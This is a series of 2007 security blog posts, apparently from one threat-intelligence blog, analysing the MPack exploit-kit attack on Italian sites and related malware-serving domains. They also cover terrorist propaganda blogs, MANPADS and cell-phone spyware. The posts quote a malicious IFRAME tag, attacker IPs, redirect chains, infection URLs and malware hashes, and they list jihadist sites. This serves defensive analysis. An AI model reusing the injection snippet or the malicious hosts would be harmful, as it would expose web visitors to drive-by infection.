reconnaisance satellites’ data is [6]facing criticism for not registering some of its spy satellites, a common practice among many other nations :

"

Tokyo has been operating spy satellites for four years that have not been registered with the United Nations, despite

having signed an international treaty that requires it to report them. The Convention on Registration of Objects

launched into Outer Space, adopted in 1974 and proclaimed in 1976, required signatories to identify the artificial

satellites and other objects they put in space. Japan signed that treaty in 1983. Treaty violations are not subject to punishment. "

precisely the type of possible pre-launch information leakage I pointed out in [7]a previous post on stealth

satellites :

" You can’t [8]hijack, intercept or hide from what you don’t see or don’t know it’s there, and stealthy satellites are going to get even more attention in the ongoing [9]weaponization of space and the emerging [10]space

warfare arms race . Here’s a [11]huge compilation of articles and news items related to the development of stealthy satellites . "

294

A pre-launch leak in today’s OSINT world is the worst enemy of the concept of stealth satellites. Here’s an indepth [12]assessment of China’s anti-satellite programs worth going through as well.

Related posts:

[13] Satellite Imagery of Secret or Sensitive Locations

[14] U.K’s Latest Military Satellite System

[15]The History and Future of U.S. Military Satellite Communication Systems

[16]China Targeting U.S Satellite - Laser Ranging or Demonstration of Power?

[17]Open Source North Korean IMINT Reloaded

[18]Iran Bans Purchase of Foreign Satellite Data

1. http://www.4law.co.il/ofek7/player.html

2. http://cryptome.org/

3. http://www.itwire.com.au/content/view/12917/1066/

4. http://ddanchev.blogspot.com/2006/11/satellite-imagery-trade-offs.html

5. http://ddanchev.blogspot.com/2006/07/japans-reliance-on-us-spy-satellites.html

6. http://search.japantimes.co.jp/cgi-bin/nn20070615f1.html

7. http://ddanchev.blogspot.com/2006/09/stealth-satellites-developments-source.html

8. http://ddanchev.blogspot.com/2006/08/anti-satellite-weapons.html

9. http://ddanchev.blogspot.com/2006/07/weaponizing-space-and-emerging-space.html

10. http://ddanchev.blogspot.com/2006/03/is-space-warfare-arms-race-really.html

11. http://www.fas.org/spp/military/program/track/stealth.pdf

12. http://www.uscc.gov/researchpapers/2007/FINAL_REPORT_1-19-2007_REVISED_BY_MPP.pdf

13. http://ddanchev.blogspot.com/2006/09/satellite-imagery-of-secret-or_28.html

14. http://ddanchev.blogspot.com/2007/03/uks-latest-military-satellite-system.html

15. http://ddanchev.blogspot.com/2006/10/history-and-future-of-us-military.html

16. http://ddanchev.blogspot.com/2006/10/china-targeting-us-satellite-laser.html

17. http://ddanchev.blogspot.com/2006/07/open-source-north-korean-imint.html

18. http://ddanchev.blogspot.com/2007/01/iran-bans-purchase-of-foreign-satellite.html

Massive Embedded Web Attack in Italy (2007-06-20 13:27)

The Web is [1]abuzz with [2]news stories [3]regarding the [4]MPACK web exploitation kit installed on [5]over 10,000

mostly Italian based sites, and in the spirit of previous [6]analyses of malicious URLs here’s an overview of the

strategy of the attack, the outcome, and IPs in quesiton, thus the ones that should get blacklisted or [7]CYBERINT

applied for further juicy details on the severity of the attack.

The strategy of the attack

Picture yourself in the position of a malicious attacker wanting to infect the highest number of PCs possible in the

shortest timeframe. How would you go for infecting the highest possible proportion of internet surfers using outdated

software, ones still living in the "don’t open .exe attachments" self-vigilance world? You’ll either figure out a way to exploit vulnerabilities within a huge number of web sites and automatically embed the malicious payload, or breach

a shared hosting provider and infect all of its customer, thus potentially infecting all of their future visitors. Which is exactly what happened in the most recent case of what’s turning into a massive epidemic of MPACK embedded sites.

The outcome of the attack

- Over 10,000 sites affected according to WebSense

- hundreds of thousands PCs currently infected according to obtained MPACK statistics

- [8]the majority of infected PCs are located in Italy given the breach of the [9]shared hosting provider Aruba

Dissecting the attack

It all started when popular Italian sites had the following IFRAME embedded within their front pages :

name=’StatPage’ src=’hllp://58.65.239.180/’ width=5 height=5

296

The entire attack is currently orbiting around the following IPs :

58.65.239.180

64.38.33.13

194.146.207.129

194.146.207.18

194.146.207.23

81.177.8.30

```
203.121.71.183

81.95.148.42

81.95.149.114

Input URL: 58.65.239.180

Effective URL:
hllp://truman.dnspathing.com/suspended.page/

Responding IP: 64.38.33.10

HTTP/1.1 302 Moved TemporarilyServer: nginx/0.5.17

Date: Tue, 19 Jun 2007 22:56:01 GMT

Content-Type: text/html

Content-Length: 161

Connection: keep-alive

Location: hllp://64.38.33.13/ ftpcom/
```

More coverage :

[10]ISC, [11]Symantec, [12]WebSense, [13]TrendMicro, [14]Finjan – great to see [15]they came across my analysis [16]of ms-counter.com as well – [17]PandaLabs.

UPDATE:

[18]MPACK’s Builder Screenshot courtesy of Symantec. Meanwhile, here are the exploits available in the latest 0.90 release of the web exploitation kit :

- modified MS06-014

- MS06-006 Firefox 1.5.x Opera 7.x

- 0day Win2000 (ms06-044)

- XML overflow under XP2k3

- WebViewFolderIcon overflow

- WinZip ActiveX overflow

- QuickTime overflow

- ANI overflow

The majority of news articles I came across to are emphasizing that the kit is available for sale at $1000. True,

but only if you’re purchasing it from the original source, namely, the kit has been a commodity for quite a while,

with different propositions modifying the source code and selling it for much less, even bargaining with it in case

someone’s interested in the associated in the [19]related underground services offered.

Even more ironic in the case of this particular attack is that while performing the cyber forensics part, I came

across another malicious site farm hosting dialers courtesy of CARPEDIEM. And while the IFRAME part of the massive

embedded Italy based attack was gone in the time of checking the dialers, even previous instances of CoolWebSearch were still in place. The second malicious campaign is run via sv2.biz, campaign id = 15682, all the p0rn sites at

193.110.146.69 which is hosting all the dialers-embedded sites in question. From another perspective the benefits of infecting a web sites farm run on a single IP with probably hundreds of thousands of visitors in the shortest

timeframe possible, has a major flaw, blocking 192.110.146.69 aka CARPEDIEM, which is a matter of fact listed by

Google as a harmful site will temporarily mitigate the threat.

Initiating traceback of a [20]**site that's participating in two malicious campaigns :**

1 -> hllp://www.dojinshi.biz/dojin/

Responding IP: 62.149.130.37

2 -> Sites spreading the dialers within :

hllp://www.analream.com/index.html?id=15682

Responding IP: 193.110.146.69

Dynamics of infection :

basically, the host name is identical with the distributed .exe's

My _Param['rf'] = "AnalReamV2KTU";

My _Param['id _produit'] = 550;

My _Param[’id _site’] = 995;

My _Param[’synergie’] = ’h’;

My _Param[’color’] = ’fire’;

My _Param[’name _kit’] = "AnalReam.exe"

Here’s the entire campaign list :

asian-booty.com/?id=15682

bukkakenation.com/us/index.html?id=15682

devilteen.com/?id=15682

fetishcell.com/?id=15682

flowerbabes.com/index.html?id=15682

mrstrollop.co.uk/index.html?id=15682

sexyharem.com/?id=15682

sorority-house.com/index.html?id=15682

sublimanal.com/us/index.html?id=15682

tottyunited.co.uk/index.html?id=15682

trashedtramps.com/?id=15682

gangbangdemolition.com/us/?id=15682

gothnymphs.com/?id=15682

kinkythighs.com/?id=15682

porndivinity.com/?id=15682

newhentai.com/us/index.html? &id=15682

kumtomi.com/index.html? &id=15682

Situational awareness at its best is what truly matter at the bottom line.

1. http://it.slashdot.org/it/07/06/19/0215244.shtml

2. http://www.scmagazine.com/uk/news/article/665192/italian-job-trojan-infecting-thousands-servers/

3. http://blogs.zdnet.com/security/?p=308

4. http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf

5. http://blog.wired.com/27bstroke6/2007/06/new_web_exploit.html

6. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

7. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

8. http://webnews.html.it/news/leggi/6229/server-aruba-sotto-attacco-allarme-in-italia/

9. http://alexsandra.wordpress.com/2007/06/17/possibile-intrusione-nei-sistemi-aruba/

10. http://isc.sans.org/diary.html?storyid=2991

11. http://www.symantec.com/enterprise/security_response/weblog/2007/05/mpack_packed_full_of_badness.html

12. http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782

13. http://blog.trendmicro.com/another-malware-pulls-an-italian-job/

14. http://www.finjan.com/MCRCblog.aspx?EntryId=1556

15. http://www.finjan.com/MCRCblog.aspx?EntryId=1538

16. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

17. http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/06/19/More-about-Mpack.aspx

18. http://www.symantec.com/enterprise/security_response/weblog/upload/2007/06/MPack=2520lg.html

19. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

20. http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782

299

MANPADS and Terrorism (2007-06-21 00:56)

Can terrorist entities easily obtain shoulder-launched surface-to-air missiles and how are they achieving it? How is

[1]sensitive military technology leaking into the hands of those supposedly not in a position to take down modern

aircraft? Did the overall shift of discussion aiming to shred more light into the guerilla type of asymmetric dominance terrorists have, excluded the real discussion of how MANPADS and [2]night vision equipped fighters take lifes on a

daily basis in the very sense of conventional warfare?

FAS analyst Matt Schroeder tries to answer these questions in a recently released publication entitled "[3]Global efforts to control MANPADS" :

" *Preventing the acquisition and use of man-portable air defence systems (MANPADS) by terrorists and*

300

rebel groups has been a matter of concern since the early 1970s. However, despite the persistence of the threat MANPADS pose to aviation, it was the 2002 al-Qaeda attack on an Israeli civilian aircraft flying out of Mombassa, Kenya, that focused world attention on the issue. This introductory section continues by providing some basic information on the development and main types of MANPADS and their capabilities. Section II of this appendix gives an overview of the main threats posed by the weapon. Section III reviews efforts to control the weapon prior to the Mombassa attack, and section IV examines contemporary counter-MANPADS efforts. Section V presents some concluding observations *and recommendations for further action.* "

Export controls, stockpile destruction, physical security and stockpile management practices, buy-back programmes,

and active defence measures: airports and airliners are among the key topics discussed. Here’s a related post on the

topic "[4]Video Shows Somali Insurgent with Sophisticated SA-18 Missile" as well.

Images courtesy of a MANPADS related article in [5]the second issue of the Technical Mujahid E-zine.

1. http://ddanchev.blogspot.com/2007/01/transferring-sensitive-military.html

2. http://www.sfgate.com/cgi-bin/article.cgi?file=/c/a/2006/08/20/MNGK9KLVH41.DTL

3. http://www.fas.org/asmp/library/reports/2007SIPRIYearbookappen14A.pdf

4. http://www.fas.org/blog/ssp/2007/06/video_shows_somali_insurgent_w.php

5. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

301

A List of Terrorists’ Blogs (2007-06-21 15:20)

Following previous posts "[1]Full List of Hezbollah’s Internet Sites", and "[2]Hezbollah’s DNS Service Providers from 1998 to 2006", here’s a list of terrorist/jihadists related blogs hosted at Wordpress.com, spreading propaganda,

violent videos, and yes, glorifying terrorism. The raw content is fascinating, and the main idea behind this multilingual propaganda translations are to wage a "battle of ideas".

The list and associated analyses :

01. [3]The Global Islamic Media Front

302

Keywords density :

you 531

allah 493

their 381

they 312

them 306

which 278

we 269

his 266

not 253

have 251

02. [4]The Global Islamic Media Front - in German

Keywords density :

die 389

der 374

von 215

303

ist 187

sie 175

den 163

zu 161

das 143

dass 136

es 129

03. [5]Abusayfullah

Keywords density:

he 33

his 25

we 25

they	23
allah	23
news	23
shaykh	17
people	16
wa	16
fighting	14

304

04. [6]Caravan of Martyrs

Keywords density:

he	186
his	147
not	124
allah	122
him	106
they	104
them	82
one	73
you	69

their 66

The following are no longer updated :

[7]Inshallahshaheed

[8]Alkarnee

[9]Truthline

[10]Moderatesrefuted

[11]Naseeha

Here are some more worth going through or crawling :

[12]Jihad Fields are Calling!

[13]Crusader Watcher

305

As always these are just the tip of the iceberg, but yet another clear indication of [14]the digitalization of jihad.

1. http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html

2. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

3. http://gimf.wordpress.com/

4. http://gimf1.wordpress.com/

5. http://abusayfullaah.wordpress.com/

6. http://caravanofmartyrs.wordpress.com/

7. http://inshallahshaheed.wordpress.com/

8. http://alkarnee.wordpress.com/

9. http://truthline.wordpress.com/

10. http://moderatesrefuted.wordpress.com/

11. http://naseeha.wordpress.com/

12. http://mujahidfisabeelillah.wordpress.com/

13. http://www.crusaderwatcher.blogspot.com/

14. http://mujahidfisabeelillah.wordpress.com/jihad-wallpapers/

306

A Blacklist of Chinese Spammers (2007-06-22 14:15)

With China no longer feeling pround of its position in the top 3 main sources of spam on a worldwide basis, the

coutry is going a step beyond the [1]bureaucratic measure to fight spam by licensing email servers undertaken back

in April, 2006, and has recently launched [2]a blacklist of Chinese spammers :

" *The comprehensive anti-spam processing platform ([3]http://www.iscbl.anti-spam.cn/) will post a regularly updated blacklist of spam servers, allowing telecom operators and mail service providers to access the information.* ***Over***

***100,000 IP addresses have been blacklisted** thanks to public reports, said Zhao Zhiguo, vice-director of the telecom-munications department of the* [4] *Ministry of Information Industry. A "white list" of mail service providers will also be posted on the website, boosting the development of lawful mail service providers, such as the country's big players Sina, 163 and Sohu. ISC Secretary-General Huang Chengqing said the website will gradually open to the public and*

businesses to accelerate anti-spam efforts domestically and internationally. "

And [5]despite that major [6]blacklist providers [7]have been providing [8]such lists for years, [9]China's inside-

towards-outside approach is a great example on the most effective, yet not so popular approach of dedicating more

efforts into filtering outgoing spam, compared to the current approach of filtering incoming one. Only if responsibility is forwarded to [10]the ISPs doing nothing to filter outgoing spam – who will later on offer you a free spam protection to differentiate their USP – we can start seeing results. 7h3 r3 $t i $ a cat and mouse game, and overall decline in the confidence and reliability of email communications.

World spamming map courtesy of Postini.

1. http://ddanchev.blogspot.com/2006/04/fighting-internets-email-junk-through.html

2. http://english.people.com.cn/200706/19/eng20070619_385489.html

3. http://www.iscbl.anti-spam.cn/

4. http://english.peopledaily.com.cn/data/organs/statecouncil.shtml#inf

5. http://www.projecthoneypot.org/bsh_X19tb2RlPWdsb2JhbCZjdHJ5PWNu

6. http://www.projecthoneypot.org/bss_X19tb2RlPWdsb2JhbCZfX2J5PTEmY3RyeT1jbg..

7. http://www.projecthoneypot.org/bsd_X19tb2RlPWdsb2JhbCZfX2J5PTEmY3RyeT1jbg..

8. http://www.spamhater.zoomshare.com/files/Database/spammers06.china.xls

9. http://iscbl.anti-spam.cn/rbl-declare.php

10. http://www.spamhaus.org/statistics/networks.lasso

The MPack Kit Attack on Video (2007-06-22 15:19)

Video demonstration of [1]MPack courtesy of Symantec, goes through various infected sites and showcases the

consequences of visiting them : " *This video demonstrates how a system is compromised by a malicious IFRAME and* *how the MPack gang has accomplished this on literally thousands of websites (mostly Italian) through usage of an*

IFRAME manager tool. "

[EMBED]

Meanwhile, **dekalab.info** is yet another malicious URL exploiting MDAC ActiveX code execution (CVE-2006-

0003) for you to analyze, among the many already patched vulnerabilities used in [2]the latest version of Mpack. The

question remains - how many zero days are currently exploited in the wild through the MPack kit? The "best" is yet to come, paying attention to the periodical new supply of loaders – **58.65.239.180** got last updated Date: Thu, 21

Jun 2007 22:02:08 GMT – indicates commitment.

Input URL: **dekalab.info**

Responding IP: **203.121.78.127**

203.121.64.0 - 203.121.127.255

TIME Telecommunications Sdn Bhd

Interesting enough, the original source of the IFRAME attack **58.65.239.180** remains active, still acting as a redirector to **64.62.137.149/ edit/** which is again an exploit embedded page generated with the MPack kit :

- **58.65.239.180**

58.65.232.0 - 58.65.239.255

HostFresh

- **alpha.nyy-web.com** (64.62.137.149)

64.62.128.0 - 64.62.255.255

Hurricane Electric

[3]Evasive malware embedded attacks are aiming the improve their chances of not getting detected. If your browser

cannot be exploited all you will see at these IPs/URLs is a :[sign, the rest is the obfuscated javascript attack you can see in the screenshot. Here’s the deobfuscated reality as well. Periodically monitoring these IPs will result in a great deal of undetected malware variants. AVs detecting the current payload

eTrust-Vet - [4]Win32/Chepvil!generic

File size: 7283 bytes

MD5: ae4e60d99ec198c805abdf29e735f1a7

SHA1: b0d1b68460683d98302636ab16a0eaa4b579397d

[5]Aruba.it’s comments on the case as well. Now, let’s move on, shall we?

1. http://tailrank.com/2137563/MPack-Packed-Full-of-Badness

2. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

3. http://www.cs.jhu.edu/%7Emoheeb/webpage_files/RAID06-final.pdf

4. http://www.ca.com/us/securityadvisor/virusinfo/virus.aspx?id=61203

5. http://community.aruba.it/forums/ultimatebb.php?ubb=get_topic;f=58;t=000218

310

Cell Phone Stalking (2007-06-25 14:54)

Six year olds [1]install hardware keyloggers at the U.K’s Parliament , and now as you can listen to the sweet sixteen’s voice in this video, they also know how to take advantage of [2]commercially available cell phone snooping services

such as [3]Flexispy for instance :

" *Just ask Tim Kuykendall, whose cell phone provided a portal through which a hacker gained access to the most inti-mate details of his life, recording family members’ conversations and snapping pictures of what they were wearing.*

“We’ve had [times] where I’m having a conversation in my home and I get a voice mail and the conversation’s replayed; received a phone call or even checked my voice mail from a message and while I push ’OK’ to listen to [it] I’m hearing a conversation going on in the living room between my daughter and my wife,” he told FOX News. "

The successful surveillance however, doesn’t make him a hacker, rather a customer of a product, but what’s worth

considering is how did he manage to infect their cell phones at the first place, namely socially engineering them

remotely, or physically infecting the mobile device. Meanwhile, Flexispy is continuing its [4]compatibility efforts

among popular Symbian, Symbian 9, Windows Mobile, and BlackBerry devices, aiming to strengthen its position as

mobile device activity monitoring solution for some, and cell phone stalking service to others – two-sided copywriting messages aim to convince those who might be eventually opposed to the idea.

Related posts:

[5]USB Surveillance Sticks

[6]Outsourcing the Spying on Your Wife

1. http://ddanchev.blogspot.com/2007/03/ghosts-in-keyboard.html

2. http://www.foxnews.com/story/0,2933,286440,00.html

3. http://www.flexispy.com/spyphone-remote-listening-symbian.htm

4. http://www.flexispy.com/checkphones.jsp

5. http://ddanchev.blogspot.com/2007/03/usb-surveillance-sticks.html

6. http://ddanchev.blogspot.com/2007/04/outsourcing-spying-on-your-wife.html

Security Comic Strips (2007-06-25 15:40)

[1]

If all rest is a commodity but attitude, let me introduce you to the first two additions from my new [2]Unstripped

Security comic strips series to be expanded on a weekly basis. Strip One - [3]The Blackberry Espionage Saga presenting the irony in the International Intelligence Community, and Strip Two - [4]It’s All a Matter of Perspective discussing the different perspectives of commonly stereotyped participants during a malicious Internet attack. Feel free to email

and embed them within your thoughts, blogs and sites, include a backlink to [5]Unstripped Security, and subscribe to

the [6]RSS feed to get notified on the latest strips. Enjoy!

1. http://static.stripgenerator.com/generated/ddanchev/strip/2007/06/24/its-all-a-matter-of-perspective.png

2. http://ddanchev.stripgenerator.com/

3. http://ddanchev.stripgenerator.com/2007/06/22/the-blackberry-espionage-saga.html

4. http://ddanchev.stripgenerator.com/2007/06/24/its-all-a-matter-of-perspective.html

5. http://ddanchev.stripgenerator.com/

6. http://ddanchev.stripgenerator.com/feed/

312

Early Warning Security Event Systems (2007-06-26 20:16)

Years ago, early warning systems for security events used to be a proprietary service available to a vendor’s customers only, or even worse, to the vendors themselves. But with more vendors realizing the marketing potential behind viral marketing, and the need for more transparency on the state of Internet attacks, nowadays such EWS’s are either publicly available at a vendor’s site, or accessible due to the emerging CERT-ization and aggregation of honeypot data on a coutry level courtesy of the local CERTs themselves. And such is the case with [1]ARAKIS :

" *an early warning system operated by CERT Polska. ARAKIS aggregates and correlates data from various sources, including honeypots, darknets, firewalls and antivirus systems in order to detect new threats. The dashboard provides a snapshot of activity on the Internet based on data gathered from a selected group of sensors.* "

PING sweeps dominate the local threatscape? As always, nobody likes shooting into the dark unless of course they really have to. Several more publicly available early warning systems for security events worth considering are :

[2]ATLAS: Active Threat Level Analysis System

[3]CipherTrust’s Real-Time PC Zombie Statistics

[4]WatchGuard’s Real-Time Spam Outbreak Monitor

[5]ProjectHoneypot’s Spam Harvesting Statistics

as well as several malware outbreaks related early warning systems:[6]

[7]Trend Micro’s Virus Map[8]

F-Secure’s World Map[9]

PandaSoftware’s Virus Map[10]

McAfee’s Virus Map

As far as any other non IT security incident on a worldwide scale is concerned, the [11]Global Map of Security and

Terrorist Events, maps the "big picture". The syndication of such publicly available data into [12]a central dashboard is nothing new, [13]but with so many [14]CERTs in Europe the next big milestone to be achived should be to first

integrate the data between themselves, share with vendors and vice versa, and then communicate the big picture

for industry insiders and outsiders to see. An effort which could really undermine the commercial EW systems, ones whose business model is getting outdated with every day.

The FBI’s recent "[15]Operation Bot Roast" not only reminds me of [16]the Wardriving Police who will wardrive and leave you flyers that [17]you’re vulnerable, but also that when proactive measures cannot take place post-event ones dominate - "Dude, you’re malware-infected and sending spam and phishing emails to yourself!" - not exactly what pragmatic is all about :

" OPERATION BOT ROAST is a national initiative and ongoing investigations have identified over 1 million victim computer IP addresses. The FBI is working with our industry partners, including the CERT Coordination Center at Carnegie Mellon University, to notify the victim owners of the computers. "

One thing I’ve learnt about end users, either [18]educate and evaluate the results, or directly enforce practices leaving them with no other option but to stay secure by default. Most importantly, with major U.S based [19]ISPs sending out spam, thus having the largest proportion of infected customers are publicly known. So instead of giving out anti virus tips, cooperate with ISPs on the concept of filtering outgoing spam messages, and DDoS attacks.

With [20]malicious economies of scale, that is botnet masters [21]automating the entire [22]process of exploiting unpatched PCs, using [23]old-school social engineering attacks taking advantages of opened up "event windows", [24]packing and crypting their malware to exploit the flows in the current signatures-based detection

hype - is such an initiative really worth it? Time will show, but what could follow are fake FBI emails telling everyone that they're infected, a little something about the operation itself, and how visiting a certain [25]malware embedded

web site will disinfect your PC the way [26]we've seen it happen before.

1. http://arakis.cert.pl/en/index.html

2. http://atlas.arbor.net/

3. http://ddanchev.blogspot.com/2006/06/real-time-pc-zombie-statistics.html

4. http://ddanchev.blogspot.com/2006/10/real-time-spam-outbreak-statistics.html

5. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

6. http://www.trendmicro.com/map/

7. http://www.trendmicro.com/map/

8. http://worldmap.f-secure.com/

9. http://www.pandasoftware.com/virus_info/map/map.htm

10. http://www.mcafee.com/anti-virus/virusmap.asp

11. http://ddanchev.blogspot.com/2006/11/global-map-of-security-incidents-and.html

12. http://www.certstation.com/

13. http://photos1.blogger.com/blogger/1933/1779/1600/Europe_CERTs.jpg

14. http://www.enisa.eu.int/doc/pdf/deliverables/enisa_cert_euromap_v1_2060210.pdf

15. http://www.fbi.gov/pressrel/pressrel07/botnet061307.htm

16. http://ddanchev.blogspot.com/2006/06/wardriving-police-and-pringles-hacking.html

17. http://photos1.blogger.com/blogger/1933/1779/1600/wardriving_pringles.png

18. http://security.isu.edu/pdf/security-policy.pdf

19. http://www.spamhaus.org/statistics/networks.lasso

20. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

21. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

22. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

23. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

24. http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html

25. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

314

26. http://news.bbc.co.uk/1/hi/technology/4466016.stm

315

Exploits Serving Domains (2007-06-27 11:48)

More cyber leads from the previous [1]analysis of Mpack embedded [2]dekalab.info with a particular [3]malicious

domains farm emphasis as follows. Multiple redirectors, blackhat SEO, XOR-ifying javascript obfuscation and a piece

of rootkit installed, pretty much everything's in place as usual. The majority of redirectors are part of an [4]exploit serving domains farm. The whole process starts from **trancer.biz** :

trancer.biz/sys/index.php

81.95.149.176

316

HTTP/1.1 302 Found

Server: nginx/0.5.17

Date: Tue, 26 Jun 2007 11:51:30 GMT

Content-Type: text/html

```
Transfer-Encoding: chunked

Connection: keep-alive

Location: cawajanga.biz /ts/in.cgi?oscorp

HTTP/1.1 302 Found

Server: nginx/0.5.17

Date: Tue, 26 Jun 2007 11:51:31 GMT

Content-Type: text/html

Transfer-Encoding: chunked

Connection: keep-alive

Location: blooded.biz /2103/index.php

317
```

Then we get redirected to blooded.biz ’s obfuscated payload

81.95.149.176 in between loading cawajanga.biz /ts/in.cgi?oscorp and mobi-info.ru where the deobfuscated XOR-

ifying javascript leads us to the exact payload location the output of which is in the form of Rootkit.Win32.Agent.fb

File size : 7503 bytes

MD5 : 09994afd14b189697a039937f05f440f

SHA1 : b9832689aa1272f39959087df41cea13fc283910

1. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

2. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

3. http://209.85.135.104/search?q=cache:Ho-OuB5JSaMJ:www.accessbyremote.com/AccessByRemote/+trancer.biz&hl=en

&strip=1

4. http://209.85.135.104/search?q=cache:Ho-OuB5JSaMJ:www.accessbyremote.com/AccessByRemote/+trancer.biz&hl=en

&strip=1

Post a Crime Online (2007-06-28 14:01)

In exactly the same fashion of [1]Chicago’s Crime Database, a community powered site integrating crime reports on

Google Maps, [2]Postacrime.com aims to empower police officers with citizen submitted crimes in progress :

" *POSTACRIME.COM is a free service for anyone to upload photo or video content of burglary, theft, vandalism, or other criminal acts that have been caught on camera for the purpose of identification by the public. Often times Law Enforcement is unable to apprehend criminals, even if with the best video evidence, because no one is able to* *identify the criminal caught on camera. POSTACRIME.COM hopes to change that.* "

If the site reaches YouTube’s popularity by disintermediating police forces ongoing intestigative efforts, it could also act as an early warning system for the criminals themselves, especially to change areas of operation. The site is

pitching itself as the World’s Largest Crime Prevention Network, a bold vision despite that I find it as an informediary categorizing user submitted crimes and hoping the publicity will help identify and criminal and hopefully restore

the stolen goods – you wish. You cannot prevent crime Web 2.0 style at least not in this way, you can [3]aggregate

publicly available crime data and present a (heat) map of a certain location based on a specific time for trends

analysis.

1. http://www.chicagocrime.org/

2. http://www.postacrime.com/

3. http://www.chicagocrime.org/map/

319

Exploits Serving Domains - Part Two (2007-06-29 16:05)

The saying goes that there’s no such thing as free lunch, so let me expand it - there’s no such thing as free pr0n, unless you don’t count a malware infection as the price. What follows is a demonstration of the Zlob trojan in action

that occurs though the usual redirectors, and here’s a related article emphasizing on the [1]IFRAME embedded pr0n

sites directing traffic to the redirectors :

" ***Right now, we are not sure whether the porn sites are compromised to host the IFRAMES, are created to do so***

or are being paid to host the IFRAMES," acknowledged Trend Micro. The attack probably began June 17, the

company said. *Other researchers have continued to dig into the Mpack-based attacks and have shared some of their findings. Symantec Corp., for instance, asked how hackers were able to infect so many sites in such a short time and how they could inject the necessary IFRAMES code – the malicious code they added to the legitimate sites’ HTML that redirected visitors to the Mpack server – so quickly.* "

Psst - they are hosting the IFRAMES, whether compromised or equal revenue sharing among the parties is [2]a question of another discussion. The attack is quite widespread in the time blogging, check for yourself to get [3]a full listing of all the IFRAME-ed pr0n sites in question. Let’s dissect the central hosting locations where all other sites ultimately lead to.

At **miss-krista.info** - 66.230.171.36 - we have an IFRAME pointing us to **todaysfreevideo.com/ad/6811214.html**

- 81.0.250.239 - where we are offered to download two pr0n videos, **todaysfreevideo.com/teens/mr-tp01-**

2g2s1/1/movie1.php and **todaysfreevideo.com/teens/mr-tp01-2g2s1/1/movie2.php**, but the actual malware is

hosted at an internal page at **downloadvax.com** - 85.255.118.180 – and while as usual we get a 403 Forbidden at

the main index, within to domain the pr0n surfer gets infected with the Zlob Trojan.

File size: 70853 bytes

320

MD5: 009ca25402ee7994977f706b96383af0

SHA1: ab60ecefcf27420a57febd5c8decc5c9f34f0e74

packers: BINARYRES

Obviously, unsafe pr0n surfing leads to malware transmitted diseases, but why exploit serving domains when no

vulnerabilities get exploited at these URLs? Mainly because miss-krista.info is part of the exploits hosting domain

farm I discussed in part one.

Related posts:

[4]Exploits Hosting Domains

[5]The MPack Kit Attack on Video

[6]Massive Embedded Web Attack in Italy

[7]Testing Anti Virus Software Against Packed Malware

1. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9025578

2. http://ddanchev.stripgenerator.com/2007/06/24/its-all-a-matter-of-perspective.html

3. http://www.google.com/search?hl=en&q=www.todaysfreevideo.com/ad

4. http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html

5. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

6. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

7. http://ddanchev.blogspot.com/2007/01/testing-anti-virus-software-against.html

321

2.7

July

322

Mujahideen Harvest Magazine - Issue 41 (2007-07-04 13:47)

Compared to [1]the quarterly released [2]Technical Mujahid E-zine, the yearly updated [3]Jihadist Security Enclopedia, or the regularly updated [4]terrorism glorifying blogs, the Mujahideen Harvest magazine is released monthly, and represents a complete account of mujahideen activities in Iraq, featuring successful attacks and coming up with top 20 lists of the best explosions. It’s latest issue 41 is 45 pages long, and details the strategies and events related to each attack in a daily like journal entry. This magazine (Mujahideen Harvest) is 100 % conventional warfare achievements related, and from an [5]OPSEC perspective, is an indispensable account into each and every attack that occurred in between the last and the current issue was released from the perspective of the mujahideen militants.

Some more info on the "[6]publishing house" that’s been releasing it :

" *The Mujahideen Shura Council is an umbrella organization of a number of different Islamic terrorist groups active in Iraq, attacking U.S. and coalition forces. For some time, they have been issuing monthly printed reports in Arabic about their “successes” against U.S. forces. Almost without exception, these reports are pure Islamic propaganda and issued to rally the terrorists fighting in the Iraqi theater. The statistics they provide are usually inflated and frequently used by other terrorist groups and once translated, are often cited* *by anti-war, anti-U.S. groups to sway public opinion. For their October report, they made it easier to attract Western sympathizers.* "

1. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

2. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

3. http://ddanchev.blogspot.com/2007/05/jihadist-security-encyclopedia.html

4. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

5. http://en.wikipedia.org/wiki/Operations_security

6. http://www.canadafreepress.com/2006/terror111806.htm

324

Hacking the iPhone (2007-07-05 15:35)

Faster than you can say hacked! In the first days of what can be described as yet another case study on mar-

keting buzz generation done by [1]evil brand managers, DVD Jon is coming up with [2]universal unlocking app for

the iPhone, the folks at Errata Security join the party by announcing [3]several vulnerabilities within the device as well :

" *So far, Errata has found three main flaws in the long-awaited and much-hyped mobile phone/music/video* *player/mobile Web/email client device: a heap overflow bug in its Safari browser; a potential denial-of-service bug in its Bluetooth feature; and a data "seepage" bug that could cause seemingly innocuous data to be exposed by chatty client applications over a WiFi connection.* "

